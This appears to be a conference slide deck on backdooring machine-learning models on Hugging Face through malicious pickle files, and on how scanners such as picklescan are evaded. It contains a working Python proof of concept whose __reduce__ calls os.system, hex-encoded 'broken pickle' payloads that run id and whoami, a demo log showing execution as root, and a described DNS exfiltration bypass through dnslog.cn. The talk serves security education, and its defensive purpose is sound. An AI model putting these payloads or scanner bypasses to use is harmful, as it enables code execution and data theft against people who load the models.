
Backdooring LLMs on Hugging Face: Secure Coding lessons

SecTalks Singapore - April 2nd

Davide Cioccia

SECDIM



Chief Product Officer

Davide Cioccia is the founder of DCODX (ethical hacking company) and CPO at SecDim.

Returning speaker and trainer at conference like BlackHat, DEF CON, OWASP AppSec.

DevSecCon NL Chapter Leader

Tennis and Padel player (not professionally)

SECDIM

Hugging Face

SECDIM

Hugging Face | Search models, datasets, users... | Models | Datasets | Spaces | Posts | Docs | Enterprise | Pricing | Log In | Sign Up

Tasks | Libraries | Datasets | Languages | Licenses | Other

Filter Tasks by name

Multimodal

- Audio-Text-to-Text
- Image-Text-to-Text
- Visual Question Answering
- Document Question Answering
- Video-Text-to-Text
- Visual Document Retrieval
- Any-to-Any

Computer Vision

- Depth Estimation
- Image Classification
- Object Detection
- Image Segmentation
- Text-to-Image
- Image-to-Text
- Image-to-Image
- Image-to-Video
- Unconditional Image Generation
- Video Classification
- Text-to-Video
- Zero-Shot Image Classification
- Mask Generation
- Zero-Shot Object Detection
- Text-to-3D
- Image-to-3D
- Image Feature Extraction
- Keypoint Detection

Natural Language Processing

- Text Classification
- Token Classification
- Table Question Answering
- Question Answering
- Zero-Shot Classification
- Translation
- Summarization
- Feature Extraction
- Text Generation
- Text2Text Generation
- Fill-Mask
- Sentence Similarity
- Text Ranking

Audio

Models 1,552,633 | Filter by name | Full-text search | Sort: Trending

- deepseek-ai/DeepSeek-V3-0324
  Text Generation • Updated 2 days ago • 60.5k • 1.95k
- Qwen/Qwen2.5-Omni-7B
  Any-to-Any • Updated about 19 hours ago • 27.9k • 778
- manycore-research/SpatialLM-Llama-1B
  Text Generation • Updated 8 days ago • 11.6k • 776
- ds4sd/SmolDocling-256M-preview
  Image-Text-to-Text • Updated 6 days ago • 48.4k • 1.02k
- ByteDance/InfiniteYou
  Text-to-Image • Updated 4 days ago • 462
- sesame/csm-1b
  Text-to-Speech • Updated 13 days ago • 59.3k • 1.71k
- Qwen/Qwen2.5-VL-32B-Instruct
  Image-Text-to-Text • Updated 3 days ago • 88.3k • 256
- starvector/starvector-8b-im2svg
  Text Generation • Updated 10 days ago • 6.72k • 361
- mistralai/Mistral-Small-3.1-24B-Instruct-2503
  Image-Text-to-Text • Updated 7 days ago • 105k • 1.01k
- deepseek-ai/DeepSeek-R1
  Text Generation • Updated 2 days ago • 1.36M • 11.7k
- canopylabs/orpheus-3b-0.1-ft
  Text-to-Speech • Updated 10 days ago • 38k • 427
- tencent/Hunyuan3D-2mv
  Image-to-3D • Updated 10 days ago • 7.54k • 350
- Qwen/QwQ-32B
  Text Generation • Updated 18 days ago • 709k • 2.57k
- google/gemma-3-27b-it
  Image-Text-to-Text • Updated 8 days ago • 910k • 1.02k
- black-forest-labs/FLUX.1-dev
  Text-to-Image • Updated Aug 16, 2024 • 2.76M • 9.58k
- unsloth/DeepSeek-V3-0324-GGUF
  Text Generation • Updated 3 days ago • 97.8k • 104
- SUFE-AIFLM-Lab/Fin-R1
  Updated 8 days ago • 1.01k • 158
- deepseek-ai/DeepSeek-V3
  Text Generation • Updated 2 days ago • 1.26M • 3.75k
- hexgrad/Kokoro-82M
  Text-to-Speech • Updated 11 days ago • 1.69M • 3.84k
- teapotai/teapotllm
  Text2Text Generation • Updated 3 days ago • 5.84k • 88

A pickle in Meta's LLM code could allow RCE attacks

News

27 Jan 2025 • 3 mins

Generative AI | Security | Vulnerabilities

AI

Hugging Face platform continues to be plagued by vulnerable 'pickles'

A widely used python module for machine-learning developers can be loaded with malware and bypass detection measures.

BY DEREK B. JOHNSON • FEBRUARY 6, 2025

APPLICATION SECURITY | ENDPOINT SECURITY | THREAT INTELLIGENCE | VULNERABILITIES & THREATS

Hugging Face AI Platform Riddled With 100 Malicious Code-Execution Models

The finding underscores the growing risk of weaponizing publicly available AI models and the need for better security to combat the looming threat.

Elizabeth Montalbano, Contributing Writer

February 29, 2024

5 Min Read

Editor's Choice

SECDIM

Security implications

- If a model file is tampered (malicious pickle?) it can execute code on load
- Developers often trust models implicitly.
- Third-party scanners are not bullet-proof.

How can we backdoor an LLM?

There are different techniques to include malware in LLMs (or what should be LLMs)

- Main technique:
  - Pickle deserialization (PyTorch, NumPy, SciKit Learn etc)
- Other techniques:
  - Keras Lambda Layers (Tensor Flow)

ByteDance / InfiniteYou | like 462 | Follow ByteDance 1.8k

Text-to-Image | Diffusers | ONNX | Safetensors | English | Text-to-Image | FLUX.1-dev | image-generation | Diffusion-Transformer | subject-personalization | arxiv:2503.16418 | License: cc-by-nc-4.0

Model card | Files and versions | Community 11 | Use this model

main | InfiniteYou | Go to file | 1 contributor | History: 17 commits

EndlessSora update Tips e1a4742			4 days ago
assets		add LICENSE & update README.md	9 days ago
infu_flux_v1.0		update format	13 days ago
supports		move files	13 days ago
.gitattributes	1.68 kB	add figure files	9 days ago
LICENSE	15.2 kB	add LICENSE & update README.md	9 days ago
README.md			

ByteDance / InfiniteYou | like 462 | Follow ByteDance 1.8k

Text-to-Image | Diffusers | ONNX | Safetensors | English | Text-to-Image | FLUX.1-dev | image-generation | Diffusion-Transformer | subject-personalization | arxiv:2503.16418 | License: cc-by-nc-4.0

Model card | Files and versions | Community 11 | Use this model

main | InfiniteYou / infu_flux_v1.0 / sim_stage1 | Go to file | 1 contributor | History: 1 commit

EndlessSora update format 523f3d9			13 days ago
InfuseNetModel		update format	13 days ago
image_proj_model.bin pickle	338 MB LFS	update format	13 days ago

Pickles

SECDIM

PyTorch

WARNING

`torch.load()` unless *weights_only* parameter is set to *True*, uses `pickle` module implicitly, which is known to be insecure. It is possible to construct malicious pickle data which will execute arbitrary code during unpickling. Never load data that could have come from an untrusted source in an unsafe mode, or that could have been tampered with. **Only load data you trust**.

torch.load

torch.load(*f*, *map_location=None*, *pickle_module=pickle*, ***, *weights_only=True*, *mmap=None*, ***pickle_load_args*) [SOURCE]

Loads an object saved with `torch.save()` from a file.

`torch.load()` uses Python's unpickling facilities but treats storages, which underlie tensors, specially. They are first deserialized on the CPU and are then moved to the device they were saved from. If this fails (e.g. because the run time system doesn't have certain devices), an exception is raised. However, storages can be dynamically remapped to an alternative set of devices using the `map_location` argument.

NumPy

numpy.load

```
numpy.load(file, mmap_mode=None, allow_pickle=False, fix_imports=True,
encoding='ASCII', *, max_header_size=10000)
```
[source]

Load arrays or pickled objects from `.npy`, `.npz` or pickled files.

> **Warning**
>
> Loading files that contain object arrays uses the `pickle` module, which is not secure against erroneous or maliciously constructed data. Consider passing `allow_pickle=False` to load data that is known not to contain object arrays for the safer handling of untrusted sources.

SECDIM

SciKit Learn: pickle, joblib and cloudpickle

scikit learn

Install User Guide API Examples Community More

Section Navigation

1. Supervised learning
2. Unsupervised learning
3. Model selection and evaluation
4. Inspection

9.5. Security & Maintainability Limitations

`pickle` (and `joblib` and `clouldpickle` by extension), has many documented security vulnerabilities by design and should only be used if the artifact, i.e. the pickle-file, is coming from a trusted and verified source. You should never load a pickle file from an untrusted source, similarly to how you should never execute code from an untrusted source.

SciKit Learn joblib: guess what

Joblib

Navigation

User manual

joblib.load

`joblib.load(filename, mmap_mode=None)`

Reconstruct a Python object from a file persisted with joblib.dump.

Read more in the User Guide.

WARNING: joblib.load relies on the pickle module and can therefore execute arbitrary Python code. It should therefore never be used to load files from untrusted sources.

SECDIM

What is a Pickle

Pickle Protocol

Frame Length (27 bytes)

DICT Opcode

```
8005951b0000000000000007d94288c04757365729
48c05616c696365948c026964944b2a752e
```

STOP

SECDIM

Serialization and deserialization

```
8005951b000000000000007d94288c04757365729
48c05616c696365948c026964944b2a752e
```

```
b'(dp0\nVuser\np1\nValice\np2\nsVid\np3\nI42\ns.'
```

```
{"user": "alice", "id": 42}
```

load()

dump()

SECDIM

Creating a malicious pickled LLM

```python
def create_malicious_model():
# A class whose sole purpose is to demonstrate malicious code execution on unpickling
    class Exploit(object):
        def __reduce__(self):
            # The __reduce__ method of a pickleable class can specify a callable (os.system)
            # and the arguments ("id") to be invoked upon unpickling.
            return (os.system, ("id",))
    # Create a 1-element array of type 'object' that holds an Exploit instance.
    arr = np.array([Exploit()], dtype=object)
    # Save to a real .npy file. This includes a NumPy header + pickled object data.

    np.save("malicious_model.npy", arr, allow_pickle=True)
    print("Malicious .npy file created: 'malicious_model.npy'")
```

SECDIM

Creating malicious LLM: DEMO

SECDIM

HuggingFace binary security controls

main InfiniteYou / infu_flux_v1.0 / sim_stage1

Go to file ⌘ K | 1 contributor | History: 1 commit

EndlessSora update format 523f3d9 — 13 days ago

InfuseNetModel — update format — 13 days ago

image_proj_model.bin pickle

File Security Scans

infu_flux_v1.0/sim_stage1/image_p...

JFrog	Queued
Protect AI	No issue
ClamAV	No issue
HF Picklescan	

This file contains imports that require your attention. Click on the pickle button to get more detail.

main 42-eicar-street / danger.dat

mcpotato HF STAFF feat: build dangerous pickle testing `.dat` 3e749e1 — over 2 years ago

download | Copy download link | history | contribute | delete | Unsafe | pickle | 66 Bytes

This ... , but you can still download it.

File Security Scans

danger.dat

JFrog	Unsafe
Protect AI	Unsafe
ClamAV	No issue
HF Picklescan	Unsafe

JFrog: Pickle-based model with embedded malicious code
Get more details at JFrog Research portal

Protect AI: This file is vulnerable to threat(s) PAIT-PKL-100.
Read full report at Protect AI

HF Picklescan: This file contains imports that may be unsafe.

SECDIM

How does picklescan work?

https://github.com/mmaitre314/picklescan/blob/main/src/picklescan/scanner.py#L88

SECDIM

Can we bypass it ?

https://github.com/mmaitre314/picklescan/blob/main/src/picklescan/scanner.py#L88

SECDIM

The nullif**AI** attack: using broken pickle incident

Researchers form ReversingLabs have shown how security controls in HF are not enough.

- “Broken Pickles” can be still executed
- “Broken Pickles” are not detected by picklescam

SECDIM

The nullif**AI** attack: how to break a pickle


Break a pickle by changing any OpCode (before the STOP sign 2e) to an invalid value

- Reversing Lab used 52 as example (X in ASCII)

934e554d5059010076007b276465736372273a20277c4f272c2027666f727472616e5f6f7264657
2273a2046616c73652c202773686170652273a2028312c292c207d202020202020202020202020
202020202020202020202020202020202020202020202020202020202020202020202020202020
020202020202020202020200a8003636e756d70792e636f72652e6d756c746961727261790a5f726
5636f6e7374727563740a7100636e756d70790a6e6461727261790a71014b0085710243016271
03877104527105284b014b01857106636e756d70790a64747970650a7107580200000004f38710
8898887710952710a284b0358010000007c710b4e4e4e4affffffff4affffffff4b3f74710c62895d710d6
3706f7369780a73797374656d0a710e5802000000696471 0f8571105271116174711252 2e

SECDIM

The nullif**AI** attack: how to break a pickle



```
[i] Done! Program is ready to run

Malicious .npy file created: 'malicious_model.npy'
[?] Enter the model filename (e.g. model.npy): broken_pickle.npy
[i] Loading and executing the model
934e554d5059010076007b276465736372273a20277c4f272c2027666f727472616e5f6f72646572273a2046616c73652c20277368617065273a2028312c292c207d202020202020202020202020202020202020202020202
02020202020202020202020202020202020202020202020202020202020202020202020202020202020202020200a8003636e756d70792e636f72652e6d756c746961727261790a5f7265636f6e737472756374
0a7100636e756d70790a6e6461727261790a71014b008571024301627103877104527105284b014b01857106636e756d70790a64747970650a710758020000004f387108898887710952710a284b035801000
0007c710b4e4e4e4affffffff4affffffff4b3f74710c62895d710d63706f7369780a73797374656d0a710e580600000077686f616d69710f8571105271116174711258 2e
root
Traceback (most recent call last):
  File "/app/main.py", line 25, in load_model
    return np.load(model, encoding="latin1", fix_imports=True, allow_pickle=1)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

  File "/usr/local/lib/python3.11/site-packages/numpy/lib/npyio.py", line 432, in load
    return format.read_array(fid, allow_pickle=allow_pickle,
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

  File "/usr/local/lib/python3.11/site-packages/numpy/lib/format.py", line 792, in read_array
    array = pickle.load(fp, **pickle_kwargs)
            ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
_pickle.UnpicklingError: pickle data was truncated

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/app/main.py", line 37, in <module>
    data = load_model(model)
           ^^^^^^^^^^^^^^^^^

  File "/app/main.py", line 27, in load_model
    raise ValueError("Invalid file")
ValueError: Invalid file
```

Error due to invalid opcode (52), but whoami commad is executed

SECDIM

The nullif**AI** attack: DEMO

SECDIM

Picklescan is “fixed”, so what ?

Hugging face is “fixed” so what can we do? Bug Bounty

huntr
BY PROTECT AI

Bounties Partners Community Info SUBMIT REPORT

Remote Code Execution via Model Deserialization on /api/v2/models/install API in invoke-ai/invokeai

Valid Reported on Nov 9th 2024

Summary

I have identified a critical vulnerability leading to remote code execution in the `/api/v2/models/install` API through unsafe model deserialization. The API allows users to specify a model URL, which is downloaded and loaded server-side using `torch.load` without proper validation. This functionality allows attackers to embed malicious code in model files that execute upon loading.

Details

The platform allows users to download and install the model on the server side through the endpoint `/api/v2/models/install`.

CVE
CVE-2024-12029
(Published)

Vulnerability Type
CWE-502: Deserialization of Untrusted Data

Severity
Critical (9.8)

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High

Open in visual CVSS calculator

Registry
Pypi

Affected Version

Hugging face is “fixed” so what can we do? Bug Bounty

huntr
BY PROTECT AI

Bounties Partners Community Info SUBMIT REPORT

Remote Code Execution via Pickle Deserialization with Hard-Coded AuthKey in RPC Server in infiniflow/ragflow

Valid Reported on Oct 19th 2024

Description

`RagFlow` implements an RPC server using Python's native `multiprocessing` package. It fully understands the use of `AuthKey` to access and control the group communication when applying `multiprocessing` for network conditions via socket, but the current implementation hard-coded the `AuthKey` to `authkey=b'infiniflow-token4kevinhu'`, which the attackers can easily fetch the key and join the group communication without restrictions. Even worse, the `RagFlow` calls `pickle.loads()` to directly process `connection.recv()` and thus is vulnerable to pickle deserialization to RCE.

Proof of Concept

CVE
CVE-2024-12433
(Published)

Vulnerability Type
CWE-502: Deserialization of Untrusted Data

Severity
Critical (9.8)

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High

Open in visual CVSS calculator

Registry
Pypi

Affected Version
v0.12.0

Find more bypasses? My latest advisory on exfil

Exfiltration via DNS via linecache and ssl.get_server_certificate

Edit advisory

Published | High | mmaitre314 published GHSA-93mv-x874-956g 11 hours ago · 2 comments

Package	Affected versions	Patched versions
picklescan (pip)	< 0.0.25	0.0.25

david3107 opened last week · edited

Description

Summary

Picklescan does not detect malicious pickles that exfiltrate sensitive information via DNS after deserialization.

Details

picklescan's blacklist can be bypassed to exfiltrate sensitive information (like file contents, secrets, or credentials) during model deserialization by leveraging `ssl.get_server_certificate` as the callable function in the pickle payload. Since `ssl` is a standard Python library used for legitimate TLS operations, it is rarely blacklisted by static scanners or runtime monitors.

The payload avoids flagged modules and instead uses `linecache` (also unflagged) to read local files. The exfiltrated data is added to DNS-safe chunks, and embedded as subdomains in a crafted FQDN. When passed to `ssl.get_server_certificate`, the Python runtime performs a DNS resolution to the attacker-controlled domain, leaking the encoded content.

The payload executes the following steps:

- Reads sensitive local file content using `linecache` module
- Encodes the data for DNS exfiltration
- Constructs a malicious domain name using a third party service `dnslog.cn`
- Triggers a DNS resolution via `ssl.get_server_certificate`
- Leaks the encoded file content to the attacker

Severity

High 7.1 / 10

CVSS v4 base metrics

Exploitability Metrics	
Attack Vector	Network
Attack Complexity	Low
Attack Requirements	None
Privileges Required	None
User interaction	Passive
Vulnerable System Impact Metrics	
Confidentiality	High
Integrity	None
Availability	None
Subsequent System Impact Metrics	
Confidentiality	None
Integrity	None
Availability	None

Learn more about base metrics

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:P/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

CVE ID

No known CVE

SECDIM

https://github.com/mmaitre314/picklescan/security/advisories/GHSA-93mv-x874-956g

Defenses?

- Pickle is broken by design (don’t trust it blindly)
- Picklescan is not scalable as it relies on blacklists
- If loading pickles is needed:
  - Ensure safe load is enabled
- Use other extensions (JSON for example)
- Use prebuilt and safe libraries
  - Hugging Face’s .**from_pretrained**()

Read the blog post

Let's catch up

LinkedIn: davidecioccia

X: davide107